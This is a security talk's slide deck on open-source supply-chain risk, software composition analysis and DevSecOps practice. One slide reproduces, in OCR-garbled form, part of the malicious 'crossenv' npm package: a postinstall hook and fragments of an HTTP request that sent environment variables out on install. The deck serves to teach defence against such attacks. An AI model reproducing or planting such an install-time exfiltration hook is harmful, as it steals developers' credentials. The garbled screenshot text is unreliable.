Securing Open Source Code in Enterprise

Asankhaya Sharma Head of R&D, SourceClear

About me

Building Security Tools for Software Developers



Industry

- CAT.NET @
 Microsoft
- Lightman Scanner @
 SourceClear

Academia


- HIP and Sleek @ NUS
- PathGrind @ NUS

Open Source

- GramTest @ <u>https://github.com/codelion/g</u> <u>ramtest</u>
- Botwall4J @ <u>https://github.com/lambdase</u> <u>c/botwall4j</u>


SourceClear Security Graph Language (SGL) @ https://sgl.org

Open-Source Library Growth




Year

Projection: > 400M Libraries by 2026



Complexity of Libraries has exploded

For every 1 Java library you add to your projects, 4 others are added




For every one library you add to a Node.js project, 9 others are added

SourceClear Scan of apache/spark

apache/spark

Colored areas are **aopalliance aopalliance 1.0** or transitive dependencies to **aopalliance aopalliance 1.0**





repl/	pom.	xml

<dependency>

<groupId>org.apache.spark</groupId>


<artifactId>spark-sql_2.11</artifactId>

<version>2.4.0-SNAPSHOT</version>


</dependency>

org.apache.spark:spark-sql_2.11 may have been declared as a range instead of 2.4.0-SNAPSHOT in your repl/pom.xml

The Code Cocktail



Control Over What is in Your Code Has Changed



Reference : http://anvaka.github.io/allnpmviz.an/

From YOU to:

Developer Tools
Open-Source Code
3rd Party Developers

Threats using open source code

- Vulnerabilities in open source libraries
- Malicious libraries
- Typosquatting package names
- Data exfiltration
- Command execution during build

Security

Equifax couldn't find or patch vulnerable Struts implementations

Ex-CEO says company stayed silent about hack to stop crims piling on with more attacks



Equifax was just as much of a trash-fire as it looked: the company saw the Apache Struts 2 vulnerability warning, failed to patch its systems, and held back a public announcement for weeks for fear of "copycat" attacks.



The Slovak National Security Office (NBU) has identified ten malicious Python libraries uploaded on PyPI — Python Package Index — the official third-party software repository for the Python programming language.

NBU experts say attackers used a technique known as typosquatting to upload Python libraries with names similar to legitimate packages — e.g.: "urlib" instead of "urllib."

The PyPI repository does not perform any types of security checks or audits when developers upload new libraries to its index, so attackers had no difficulty in uploading the modules online.

Developers who mistyped the package name loaded the malicious libraries in their software's setup scripts.

Security

This typosquatting attack on npm went undetected for 2 weeks

Lookalike npm packages grabbed stored credentials

By Thomas Claburn in San Francisco 2 Aug 2017 at 23:34 7 📮 SHARE ▼



A two-week-old campaign to steal developers' credentials using malicious code distributed through npm, the Node.js package management registry, has been halted with the removal of 39 malicious npm packages.



Oscar Bolmsten



@kentcdodds Hi Kent, it looks like this npm package is stealing env variables on install, using your cross-env package as bait:

🚯 package.json 🗙	
<pre>0 packagion × 1 { *mame': "crossenv", *version: "6.1.1", *version: "6.1.1", *description: "Fun scripts that set and use environment varial *main': 'index.js", *arcification: "action of the specified." 60 exit 1", *test": "echo.VtError: no test specified." 60 exit 1", *pestinsall': "node package-setup.js" *, *author": "Kent C. Dodds <kent@doddsfamily.us> (<u>http://kentcdod</u> *ticense:: 'iSC', *ross-env": *5.0.1" } </kent@doddsfamily.us></pre>	<pre>dis.com/)*, d</pre>
	<pre>18 'Content-Length': Buffer.byteLength(postData) 19 } 20 }; 21 22 const reg = http.request(options); 23 24 req.write(postData); 25 req.end(); 26</pre>

4:51 PM - 1 Aug 2017

1,064 Retw	veets	1,025	_ikes	SC	C 🖗	6		9	
√ 52	1J	1.1K	\bigcirc	1.0K	\square				

Malicious code in the Node.js npm registry shakes open source trust model

Bad actors using typo-squatting place 39 malicious packages in npm that went undetected for two weeks. How should the open source community respond?

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
By Fahmida Y. Rashid Senior Writer, CSO | AUG 8, 2017 4:03 AM PT





Software Composition Analysis (SCA)

Discover and identify software vulnerabilities and expose licenses for open source components




Scanner




Data


Scanning Technology



Scanning Technology



System Dependencies Scanning



Vulnerabilities in Open Source Libraries

• Known Sources

- CVEs / NVD
- Advisories
- Mailing list disclosures




• Unidentified issues

- Commit logs
- Bug reports
- Change logs
- Pull Requests

Security issues are often not reported or publicly mentioned How do we get the data?

Mining for unidentified vulnerabilities



NLP and Machine Learning for Harvesting Data

Automated	identification of security issues from commit messages	s and bug	g reports			
Full Text:	PDF 🕌 <u>Get this Article</u>					
	Yaqin Zhou SourceClear, Singapore Asankhaya Sharma SourceClear, Singapore		🥏 2017 Article			
Published in	: • Proceeding <u>ESEC/FSE 2017</u> Proceedings of the 2017 11th Joint Meeting on Foundations of Software Engineering Pages 914-919 Paderborn, Germany — September 04 - 08, 2017 <u>ACM New York, NY, USA ©2017</u> <u>table of contents</u> ISBN: 978-1-4503-5105-8 doi> <u>10.1145/3106237.3117771</u>	· Citatic · Downl · Downl	ometrics on Count: 0 loads (cumulative): 131 loads (12 Months): 131 loads (6 Weeks): 25			

https://asankhaya.github.io/pdf/automated-identification-of-security-issues-fr om-commit-messages-and-bug-reports.pdf











BLACKDUCK

" SYNOPSYS

SCA Vendors

[:]SourceClear


Evaluation Framework For Dependency Analysis

⊞		on Framework for Depende View Insert Format Data Te						Comm	nents 📩 S	SIGN IN
	9 U 7	- 100% - Comment only -								*
fx	Languages									
	A	в	c	D	E	v F	G	н	1	L
1					Resolve direct	Resolve transitive	List no. of	Detect vulnerable		
	Languages I	Package Managers/Build Systems		Importance [0-5]	dependencies?	dependencies?	vulnerabilities?	methods?	Final Score	
2			Dependencies Exclusion				-	-	0	
3			Interpolated Variables					-	0	
4		Maven	Project Aggregation					-	0	
5			Project Inheritance				-	-	0	
			Scopes					-	0	
7			Version Range						0	
8	Java		Original Third-Party Jars				-	-	0	
		None	Fat Jars			_		-	0	
10	H		Recompiled Jars Matching				_		0	
11		Ant	With Apache Ivy			-	-	+	0	
			Without Apache Ivy			-	-	+	0	
13		Gradle	Multi Modules			-	-	+	0	
14			Scopes			-			0	
15	Python	Pip	With requirements.txt						0	
16			With setup.py			-			0	
17			With package.json only						0	
		NPM	Prod & Dev Dependencies				-	-	0	
19		Bower	With npm-shrinkwrap				-	-	0	
20	JavaScript		Version Ranges			_	-		0	
21 22	H		Version Ranges				_		0	
		Yam	With yarn.lock			-	-		0	
23			Scopes			-			0	
24	Dubu		Version Ranges						0	
	Ruby	Bundler	Groups						0	
26		territe transfer	Only Gemfile.lock			-			0	
27	Objective-C	CocoaPods	Only Podfile						0	
			With Podfile.lock			-		+	0	
29 30	PHP	C	Only composer.json			-	-	+	0	
30	EUb	Composer	With composer.lock						0	
			Scopes (no-dev)			-		+	0	
32		Glide	Only glide.yaml				-	-	0	
33	H	Trash	With glide.lock				-		0	
34	Golang	Govendor	With vendor.conf						0	
35	H	Govendor Godep	With vendor.json				-		0	
36	H		With Godeps.json			+	-	-	0	
37		None	Using command "go get" With build.sbt						0	
39	Scala	SBT						+	0	
40	avala	561	Version ranges			-		+	0	
40			Multi Modules					Total Scon		
41								Total Scon Max Score Possible		
43								Normalized Score		
44								Normalized Scon	. 0	
45								Formula for Max Sco should be updated if are added (currently columns, E-H).	more columns	
46										
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61										4.18
	EEDA	framework ~ Example SourceCle							_	
	EFDA	Example adurdecie								Explore

EFDA is an open source project that allows users to test the dependency analysis tool of their choice and see how accurate the tool is.

https://github.com/devsecops-community/efda

Software Supply Chain



DevSecOps

- Integrate SCA scanning in your CI pipeline
- Create open source usage policy
- Fail builds on high severity vulnerabilities
- Gather data on open source libraries, vulnerabilities and licenses
- Review bill of material (BOM) reports on what's running in your applications

Rules for using 3rd party code

- 1. Know what you are using
- 2. Think about where it came from
- 3. Understand what it is doing
- 4. Avoid using vulnerable libraries

Thank you!

- Questions?
- Contact
 - Twitter: <u>@asankhaya</u>
- Check out my upcoming book on "Building Security Tools for Software Developers"
 - <u>https://leanpub.com/securitytools/</u>

